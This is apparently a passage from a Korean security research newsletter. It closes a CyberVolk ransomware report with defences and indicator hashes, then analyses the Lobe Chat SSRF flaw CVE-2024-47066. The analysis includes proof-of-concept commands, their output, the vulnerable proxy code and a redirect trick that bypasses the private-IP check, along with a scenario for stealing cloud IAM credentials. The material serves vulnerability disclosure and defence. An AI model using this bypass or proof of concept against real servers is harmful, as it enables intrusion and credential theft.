


그림 19. 파일 복구 방식




그림 20. CyberVolk 랜섬웨어 대응방안

CyberVolk 랜섬웨어는 메일의 첨부파일을 통해 랜섬웨어를 전파한다. 따라서 의심스럽거나 확인되지 않은 발신자의 메일 및 첨부파일을 열람하지 않도록 주의가 필요하다. 첨부파일을 내려받더라도 실행되지 않도록 Anti-Virus 등의 솔루션을 사용하거나 가상 환경에서 메일에 위협 요소가 있는지 사전 탐색하고 차단하는 Email Thread Response & Detection 솔루션 등을 이용해 위협을 막을 수 있다.

또한, 랜섬웨어 실행에 필요한 각종 설정 파일을 시스템에 저장해 사용한 뒤 삭제한다. CyberVolk 랜섬웨어는 별도의 프로세스 권한 상승 기능이 존재하지 않기 때문에 사전에 파일 및 디렉토리의 권한을 제한하거나 최소한으로 부여하는 등 조치가 필요하다. 추가로 ASR<sup>11</sup> 규칙을 활성화하거나 EDR 솔루션을 사용해 공격자의 특정 프로세스를 차단해 파일 암호화와 같은 악성 행위를 막을 수 있다.

마지막으로, CyberVolk 랜섬웨어는 제한적인 범위만 암호화하고 백업 복사본을 별도로 삭제하지 않기 때문에 Windows 기본 기능을 통해 시스템 백업을 해두었다면 일부 파일은 복구될 수 있다. 이 외에도 주요 데이터를 별도의 네트워크나 저장소에 소산 백업해 피해를 최소화할 수 있다.

<sup>11</sup> ASR (Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능

**Indicator Of Compromise**

**CyberVolk : SHA256**

de0b74917fe24c2b38e2d1172b7352f88bf8b3df64b6d44ca5f317db85aeb324  
489e921e3f060b15e3825ca53205eddecbe65583b3de90bb3550049d2c278de8  
6343bb6570bdea7f0e829312cf5829defa9eb69238fefa6c272650e1e5219a86  
102276ae1f518745695fe8f291bf6e69856b91723244881561bb1a2338d54b12

**File Name**

CyberVolk\_odz9rjs5efm3yat2vb7w40cq16nx8hkpilug.exe  
ransom.exe

## ■ 참고 사이트

- BleepingComputer 공식 홈페이지 (<https://www.bleepingcomputer.com/news/security/linux-version-of-new-cicada-ransomware-targets-vmware-esxi-servers/>)
- BleepingComputer 공식 홈페이지 (<https://www.bleepingcomputer.com/news/security/ransomware-gang-deploys-new-malware-to-kill-security-software/>)
- BleepingComputer 공식 홈페이지 (<https://www.bleepingcomputer.com/news/security/ransomhub-ransomware-abuses-kaspersky-tdsskiller-to-disable-edr-software/>)
- TRUESEC 공식 블로그 (<https://www.truesec.com/hub/blog/dissecting-the-cicada>)
- modePUSH 공식 블로그 (<https://www.modepush.com/blog/highway-blobery-data-theft-using-azure-storage-explorer>)
- ArcticWolf 공식 홈페이지 (<https://arcticwolf.com/resources/blog/arctic-wolf-observes-akira-ransomware-campaign-targeting-sonicwall-sslvpn-accounts/>)
- 공공데이터포털 (<https://www.data.go.kr/index.do>)


# Research & Technique

## Lobe Chat SSRF 취약점(CVE-2024-47066)

### ■ 취약점 개요

Lobe Chat 은 오픈 소스로 제공되는 최신 디자인 통합 LLM<sup>12</sup> 프론트엔드<sup>13</sup> 프레임워크다. 다양한 플러그인 기능을 지원하며, OpenAI 의 ChatGPT, Claude, Gemini, Groq, Ollama 등 다양한 AI 모델 및 플랫폼을 활용한 채팅 애플리케이션을 무료 배포할 수 있다.

OSINT<sup>14</sup> 검색 엔진을 통해 인터넷 상에 공개된 Lobe Chat 을 조회한 결과, 2024 년 10 월 1 일 기준 중국과 미국을 비롯한 수많은 국가의 7 천여 개 사이트에서 Lobe Chat 을 배포하는 것이 확인됐다.



출처: fofa.info

그림 1. Lobe Chat 사용 통계

2024 년 9 월 23 일, Lobe Chat 의 SSRF(Server-Side Request Forgery) 취약점(CVE-2024-47066)이 공개됐다. 해당 취약점은 애플리케이션 내 요청 기능에서 실제 요청하는 IP 주소에 대한 검증이 미흡할 시 발생된다.

<sup>12</sup> LLM(Large Language Models): 텍스트를 인식하고 생성하는 등의 작업을 수행할 수 있는 일종의 인공지능(AI) 프로그램

<sup>13</sup> 프론트엔드(Front-end): 웹사이트나 앱 등의 사용자 인터페이스(UI)를 개발하는 분야

<sup>14</sup> OSINT(Open Source INTElligence): 공개된 출처에서 합법적으로 수집한 정보

외부 서비스 주소 입력 시, 내부망 주소로 리다이렉션<sup>15</sup> 되는 경우 입력 주소 검증 과정을 우회할 수 있다. 2024년 3월 11일, LLM 지원 크로스 플랫폼 채팅 애플리케이션 NextChat 에서도 유사한 SSRF 취약점(CVE-2023-49785)이 공개되었다. 이에 LLM 프론트엔드 애플리케이션 사용 시 SSRF 취약점이 발생하는지 확인할 필요가 있다.

이를 이용해 공격자는 SSRF 취약점을 통해 내부에서만 접근할 수 있는 민감 데이터에 접근할 수 있고, 일부 상황에서는 SSRF 취약점을 이용하여 임의의 명령 실행을 수행할 수 있다.

## ■ 공격 시나리오

CVE-2024-47066의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-47066 공격 시나리오

- ① 공격자는 LLM 프론트엔드 프레임워크로 Lobe Chat을 사용 중인 취약한 서버 탐색
- ② 공격자는 CVE-2024-47066 취약점을 이용하여 EC2 인스턴스 IAM 자격증명 탈취
- ③ 공격자는 탈취한 EC2 인스턴스 IAM 자격증명으로 해당 EC2 인스턴스에 악성 코드 설치
- ④ 공격자는 서버에 설치된 악성 코드로 중요 정보 탈취

<sup>15</sup> 리다이렉션(Redirection): HTTP에서 리다이렉션은 3xx 상태 코드를 지닌 응답으로, 수신한 브라우저는 제공된 새로운 URL을 사용하여 즉시 로드한다.

## ■ 영향받는 소프트웨어 버전

CVE-2024-47066 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Lobe Chat	1.19.12 이전

## ■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2024-47066 의 동작 과정을 살펴본다.

이름	정보
피해자	Lobe Chat 1.19.12 (192.168.102.74:3210)
공격자	Kali Linux (192.168.216.131)

## ■ 취약점 테스트

### Step 1. 환경 구성

CVE-2024-47066 취약점 테스트를 위한 docker 환경이 저장된 EQST Lab 의 GitHub Repository URL 은 다음과 같다.

URL: <https://github.com/EQSTLab/CVE-2024-47066>

우선, 피해자 PC 에서 git clone 명령어를 사용하여 CVE-2024-47066 저장소의 파일을 다운로드한다. 이후 다음 커맨드를 입력하여 간단하게 환경구축을 할 수 있다.

```
> cd docker  
> docker compose up -d
```

해당 환경의 경우 1.19.12 버전을 사용중이기 때문에 취약한 환경임을 확인할 수 있다.




그림 3. 취약 Lobe Chat 환경 확인

## Step 2. 취약점 테스트

CVE-2024-47066 취약점 테스트를 위한 PoC 가 저장된 EQST Lab 의 GitHub Repository URL 은 다음과 같다.

•URL: <https://github.com/EQSTLab/CVE-2024-47066>

공격자 PC 에서 `git clone` 명령어를 사용하여 CVE-2024-47066 저장소의 PoC 를 다운로드한다.

```
(root@kali)-[~/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-47066.git
Cloning into 'CVE-2024-47066' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 31 (delta 9), reused 18 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (31/31), 88.18 KiB | 17.64 MiB/s, done.
Resolving deltas: 100% (9/9), done.
```

그림 4. CVE-2024-47066 PoC 다운로드

PoC 파일은 CVE-2024-47066.py 로 실행할 수 있고, 공격자 PC 에서 전송한 페이로드가 피해자의 Lobe Chat 에서 실행된다.

```
$ python3 CVE-2024-47066.py -v [Lobe Chat 페이지] -i [내부 페이지]
```

해당 환경은 내부에서만 접근 가능한 `http://www.internal-service:4000` 주소가 구축되어 있고, 해당 서비스에 SSRF 공격을 시도하는 커맨드는 다음과 같다.

```
$ python3 CVE-2024-47066.py -v http://192.168.102.74 -i http://www.internal-service:4000
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.

```
(root@kali)-[~/home/kali/CVE-2024-47066]
└─# python3 CVE-2024-47066.py -v http://192.168.102.74:3210 -i http://www.internal-service:4000
```

그림 5. PoC 실행 커맨드 예시

이후 피해자 PC 가 내부에 구축된 환경인 `http://www.internal-service:4000` 을 불러오는 것을 확인할 수 있다.

```
[\\] Exploit loading, please wait ...
[+] Shorten URL: https://shorturl.at/fyb0Y
[+] Trying SSRF Attack ...
[+] Done !!
Response: EQST{7357_fl46}
```

그림 6. 내부 데이터 탈취 예시

## ■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-47066 취약점이 발생하는 원리와 공격 시나리오를 순차적으로 설명한다. Step 1에서는 사용자로부터 입력 받은 주소 검증 로직과 이를 우회하는 방안을 다룬다. Step 2에서는 SSRF 공격에 대해 설명하고, Lobe Chat 에 가할 수 있는 공격 시나리오를 설명한다.

### Step 1. SSRF 공격에 취약한 지점 탐색

#### 1) 사용자 설정 플러그인 (Custom Plugin)

다양한 플러그인을 지원하는 Lobe Chat 은 Plugin Store 내 플러그인 외에도 사용자 설정 플러그인을 지원한다.




그림 7. Custom Plugin 접근 경로

이를 불러올 때는 플러그인 기능이 구현되는 방법을 기술한 Manifest 파일의 주소를 입력해야 한다. Manifest 파일은 아래와 같은 사항들을 포함한다.

구분	설명
identifier	플러그인 고유 식별자
api	플러그인의 모든 API 인터페이스가 기재된 배열
ui	플러그인이 프론트엔드 인터페이스를 불러오는 주소
gateway	API 인터페이스를 질의하기 위한 게이트웨이 지정
version	플러그인의 버전 정보

위 명세에 따라 Manifest 파일은 다음과 같은 json 파일로 구성된다.

```
{
  "api": [
    {
      "url": "http://localhost:3400/api/clothes",
      "name": "recommendClothes",
      "description": "Recommend clothes to the user based on their mood",
      "parameters": {
        "properties": {
          "mood": {
            "description": "The user's current mood, with optional values: happy, sad, anger, fear, surprise, disgust",
            "enums": ["happy", "sad", "anger", "fear", "surprise", "disgust"],
            "type": "string"
          },
          "gender": {
            "type": "string",
            "enum": ["man", "woman"],
            "description": "The user's gender, which needs to be asked for from the user to obtain this information"
          }
        },
        "required": ["mood", "gender"],
        "type": "object"
      }
    }
  ],
  "gateway": "http://localhost:3400/api/gateway",
  "identifier": "chat-plugin-template",
  "ui": {
    "url": "http://localhost:3400",
    "height": 200
  },
  "version": "1"
}
```

Lobe Chat 에서 사용자 설정 플러그인을 불러올 때 Same-Origin Policy<sup>16</sup>에 위배되어 에러가 나타날 수 있다. 이는 proxy 를 활용해 해결할 수 있도록 구성되어 있다.



그림 8. 사용자 설정 플러그인 불러오기

proxy 를 활용한 요청은 다음과 같이 /api/proxy 엔드포인트에서 지정한 경로에 요청을 보내 응답을 불러온다.

<sup>16</sup> Same-Origin Policy (SOP): 어떤 출처에서 불러온 문서나 스크립트가 다른 출처에서 가져온 리소스와 상호 작용하는 것을 제한하는 보안 매커니즘

**Request**

Pretty Raw Hex

```

1 POST /api/proxy HTTP/1.1
2 Host: localhost:3210
3 Content-Length: 96
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
5 Connection: keep-alive
6
7 https://lms.eqst.co.kr/home/brd/bbs/listAtclMain?mcd=MC00000081&bbsCd=LETTER&ctgrCd=01&LangCd=en

```

**Response**

Pretty Raw Hex Render

```

28 <html lang="ko">
29   <head>
30     <meta charset="utf-8">
31     <title>EQST LMS</title>
32     <meta name="viewport" content="width=device-width,initial-scale=1.0">
33     <meta name="description" content="페이지">
34     <link rel="apple-touch-icon-precomposed" sizes="57x57" href="/tpl/001/img/common/apple-touch-icon-57x57.png">
35     <link rel="icon" type="image/png" href="/tpl/001/img/common/favicon-16x16.png" sizes="16x16">
36     <link rel="stylesheet" href="/tpl/001/libraries/font-awesome-4.6.2/css/font-awesome.min.css" />
37     <link rel="stylesheet" href="/tpl/001/components/transition.css" />
38     <link rel="stylesheet" href="/tpl/001/components/sidebar.css" />
39     <link rel="stylesheet" href="/tpl/001/components/accordion.css" />
40     <link rel="stylesheet" href="/tpl/001/css/hrd_common.css">
41     <link rel="stylesheet" href="/tpl/001/css/webfonts.css">
42     <link rel="stylesheet" href="/tpl/001/css/layout.css">
43     <link rel="stylesheet" href="/tpl/001/css/effect_slick.css">
44     <link rel="stylesheet" href="/tpl/001/css/jquery-ui.css" />
45     <link rel="stylesheet" href="/tpl/001/css/jquery.mCustomScrollbar.min.css" />

```

그림 9. /api/proxy 요청 결과

## 2) /api/proxy 엔드포인트 분석

/api/proxy 는 다음과 같은 TypeScript 코드로 구성되어 있다.

```

import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};

```

위 코드에 따라 주소 검증 과정은 다음을 거친다.

```
const isInternalHost = isPrivate(address);  
  
if (isInternalHost)  
  return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });  
  
const res = await fetch(url.toString());  
  
return new Response(res.body, { headers: res.headers });
```

- ① address 에 저장된 페이지의 IP 주소를 ip 모듈의 isPrivate 을 통해 내부망 주소인지 확인한 뒤 결과를 isInternalHost 에 저장한다.
- ② isInternalHost 값이 true 라면 요청을 보내지 않고 400 에러를 반환한다.
- ③ isInternalHost 값이 false 라면 fetch 로 요청을 보내고 응답을 반환한다.

isPrivate 함수는 'ip' 모듈 내 구현되어 있다. 해당 모듈은 다음 GitHub Repository 에서 소스코드를 확인할 수 있다.

•URL: <https://github.com/indutny/node-ip>

해당 Repository 내 lib/ip.js 파일을 살펴보면 다음과 같이 isPrivate 검증이 구현된 것을 확인할 수 있다.

```
ip.isPrivate = function (addr) {  
  // check loopback addresses first  
  if (ip.isLoopback(addr)) {  
    return true;  
  }  
  
  // ensure the ipv4 address is valid  
  if (!ip.isV6Format(addr)) {  
    const ipl = ip.normalizeToLong(addr);  
    if (ipl < 0) {  
      throw new Error('invalid ipv4 address');  
    }  
    // normalize the address for the private range checks that follow  
    addr = ip.fromLong(ipl);  
  }  
  
  // check private ranges  
  return /^(::f{4}:)?10\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/i.test(addr)  
    || /^(::f{4}:)?192\.168\.[0-9]{1,3}\.[0-9]{1,3}$/i.test(addr)  
    || /^(::f{4}:)?172\.(1[6-9]|2\d|30|31)\.[0-9]{1,3}\.[0-9]{1,3}$/i  
      .test(addr)  
    || /^(::f{4}:)?169\.254\.[0-9]{1,3}\.[0-9]{1,3}$/i.test(addr)  
    || /^f{cd}[0-9a-f]{2}:/i.test(addr)  
    || /^fe80:/i.test(addr)  
    || /^::1$/i.test(addr)  
    || /^::$/i.test(addr);  
};
```

- ① 자기자신을 가리키는 IP 인 루프백 주소인지 확인한다.
- ② isV6Format 으로 주소가 IPv6 형식인지 확인하며, 아닐 경우 IP 주소를 숫자로 변환해서 음수가 아닌지 확인한다.

③ 위 과정을 모두 통과했다면, 사설 IP 주소 범위인지 정규표현식으로 확인한다.

10.0.0.0 ~ 10.255.255.255 (Class A)  
172.16.0.0 ~ 172.31.255.255 (Class B)  
192.168.0.0 ~ 192.168.255.255 (Class B)  
169.254.0.0 ~ 169.254.255.255 (Link Local Address<sup>17</sup>)  
fc00::/7, fd00::/8 (사설 IPv6)  
fe80::/10 (IPv6 Link Local Address)  
::1, :: (루프백 주소)

### 3) /api/proxy 엔드포인트 필터링 우회

위 사항을 고려했을 때, IP 주소를 기반으로 필터링하며 이외 필터링 로직은 없음을 알 수 있다. JavaScript의 fetch 함수는 요청 시 다음과 같은 기본 옵션 값을 갖는다.

```
let promise = fetch(url, {
  method: "GET", // POST, PUT, DELETE, etc.
  headers: {
    // the content type header value is usually auto-set
    // depending on the request body
    "Content-Type": "text/plain;charset=UTF-8"
  },
  body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
  referrer: "about:client", // or "" to send no Referer header,
  // or an url from the current origin
  referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade, no-
referrer, origin, same-origin...
  mode: "cors", // same-origin, no-cors
  credentials: "same-origin", // omit, include
  cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
  redirect: "follow", // manual, error
  integrity: "", // a hash, like "sha256-abcdef1234567890"
  keepalive: false, // true
  signal: undefined, // AbortController to abort request
  window: window // null
});
```

이 중 redirect 옵션은 요청하는 URL의 리다이렉션을 따라갈지 결정한다. follow 키 값은 자동으로 리다이렉션되는 URL에 요청을 하고, manual 키 값은 리다이렉션을 따르지 않는다. error 키 값은 리다이렉션 발생 시 에러를 반환한다. redirect 설정의 기본 키 값은 follow 이므로 리다이렉션이 응답으로 올 경우 요청을 보내고 그 응답을 받게 된다. 내부 네트워크의 IP를 가지지 않는 임의의 주소가 내부 네트워크의 IP 주소로 리다이렉션 응답을 반환한다면, 위에서 설명한 fetch 함수의 특징 때문에 내부 네트워크로 요청을 보내고 응답을 받을 수 있다.

<sup>17</sup> 링크 로컬 주소(Link Local Address): 단일 링크 내로 범위가 제한된 IPv6 유니캐스트 주소

## Step 2. SSRF 공격

### 1) SSRF(Server-Side Request Forgery) 공격

Server-Side Request Forgery(SSRF) 공격은 공격자가 서버 측 애플리케이션이 의도하지 않은 위치로 요청을 보내도록 유도하는 웹 취약점이다. 이 공격을 통해 공격자는 서버가 내부 조직 인프라 서비스와 통신하도록 조작할 수 있다.

